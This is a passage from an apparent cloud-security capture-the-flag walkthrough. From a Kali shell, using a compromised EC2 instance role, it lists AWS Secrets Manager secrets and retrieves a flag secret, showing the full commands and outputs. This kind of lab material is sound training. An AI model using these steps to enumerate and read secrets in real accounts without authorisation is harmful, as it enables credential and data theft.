
Command: aws sts get-caller-identity



```
┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AROA3ZNLCILBQPXOGOXJK:i-033219227a46d20c5",
    "Account": "810496967363",
    "Arn": "arn:aws:sts::810496967363:assumed-role/instance_user_role/i-03321922
7a46d20c5"
}
```

Step 11: Try listing the secrets from Secrets Manager.


Command: aws secretsmanager list-secrets --region us-east-1



```
┌──(kali㉿kali)-[~]
└─$ aws secretsmanager list-secrets --region us-east-1
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:810496967363:secret:Flag-e4
QV6Q",
            "Name": "Flag",
            "LastChangedDate": "2022-09-29T08:28:11.106000-04:00",
            "LastAccessedDate": "2022-09-28T20:00:00-04:00",
            "SecretVersionsToStages": {
                "19F38445-A387-4638-ACAE-12C29473B610": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2022-09-29T08:28:10.560000-04:00"
        }
    ]
}
```

Step 12: Retrieve the flag.

Command: aws secretsmanager get-secret-value --secret-id Flag --region us-east-1



```
┌──(kali㉿kali)-[~]
└─$ aws secretsmanager get-secret-value --secret-id Flag --region us-east-1
{
    "ARN": "arn:aws:secretsmanager:us-east-1:810496967363:secret:Flag-e4QV6Q",
    "Name": "Flag",
    "VersionId": "19F38445-A387-4638-ACAE-12C29473B610",
    "SecretString": "   {\r\n    \"FLAG\": \"3a005871a57e706e603fbaee291f85c8\"\
r\n   }\r\n",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2022-09-29T08:28:11.101000-04:00"
}
```

Flag: 3a005871a57e706e603fbaee291f85c8

References:

1. AWS EC2 documentation (https://docs.aws.amazon.com/ec2/index.html)
2. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)